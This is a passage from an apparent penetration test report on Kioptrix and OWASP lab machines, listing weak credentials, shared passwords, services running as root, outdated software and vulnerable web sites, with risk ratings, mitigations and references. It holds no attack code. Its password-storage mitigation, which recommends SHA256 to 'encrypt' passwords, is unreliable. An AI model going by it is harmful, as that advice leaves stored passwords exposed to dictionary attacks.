- **Misconfigured Software**: some software is running in an insecure way, as for example the MySQL service in the Kioptrix 4 target that is running as root.

8 Vulnerability List

8.1 Default or Weak Credentials

- **Details**: Various services and users' account have weak or default passwords.
- **Risk**: High
- **Impact**: Using a simple dictionary attack with pre-built dictionaries, it was possible to find the users' passwords. It was also possible to access some services by using the program default user-password pairs or the empty password.
- **Mitigation Strategies**: Ensure users adopt complex passwords.

8.2 Weak or Absent Password Encryption

- **Details**: Some web services store passwords without previous encryption or using a weak encryption algorithm, like MD5.
- **Risk**: High
- **Impact**: Using a simple dictionary attack with pre-built dictionaries, it was possible to find the users' passwords.
- **Mitigation Strategies**: Use a secure hash function, like SHA256, when encrypting the passwords.

8.3 Shared Password

- **Details**: Some users are registered on exposed web services with the same password used for the system's account. This action reduces the security of the system down to the security of the web service.
- **Risk**: High
- **Impact**: It was possible to login in the system using the SSH service and the user-password pairs obtained from the vulnerable web services.
- **Mitigation Strategies**: Use different passwords for the web services and the system.

8.4 Misconfigured Local Services

- **Details**: Some local services are run as root, while they should not.
- **Risk**: High
- **Impact**: It was possible to leverage on this misconfiguration to obtain a root shell.
- **Mitigation Strategies**: Configure in the correct way the local services creating proper users and groups for each service.

8.5 Outdated software

- **Details**: It was possible to find a lot of outdated and known vulnerable software.
- **Risk**: High
- **Impact**: It was possible to leverage on the outdated software to reach various goals, like steal system information, open reverse shells (local and root user) and perform privilege escalation.
- **Mitigation Strategies**: Update each software to the last vendor-supplied version.

8.6 Vulnerable Web Sites

- **Details**: All the found web sites exposed from the machines are found to be vulnerable.
- **Risk**: High
- **Impact**: The vulnerable web sites gave the possibility to obtain important information (like users and passwords and content of various system files) and to open reverse shells.
- **Mitigation Strategies**: Contact the developers and ask to correct the found web sites vulnerabilities, like the SQL Injections or Command Injections.

8.7 Default Web Services Files

- **Details**: It was possible to find the default directories of various web services.
- **Risk**: Low
- **Impact**: They were used to obtain more information about the environment, but nothing more than what was possible in other ways.
- **Mitigation Strategies**: Remove all default files from publicly accessible web servers.

9 Overall Risk Rating

The overall risk identified as a result of the penetration testing is **High**. It was possible to attack and get root access to each identified target.

References

1. *OWASP Vulnerable Machines*: OWASP list of vunerable machines
2. *Kioptrix Project*: http://www.kioptrix.com/
3. *RedHat*: https://www.redhat.com/
4. *BitBucket*: https://bitbucket.org/
5. *ExploitDB*: https://www.exploit-db.com/
6. *nmap*: http://nmap.org/
7. *MySQL*: https://www.mysql.com/it/
8. *LotusCMS*: http://www.lotuscms.org/
9. *Hood3dRob1n*: https://github.com/Hood3dRob1n/LotusCMS-Exploit
10. *SANS Penetration Testing*: Escaping Restricted Linux Shells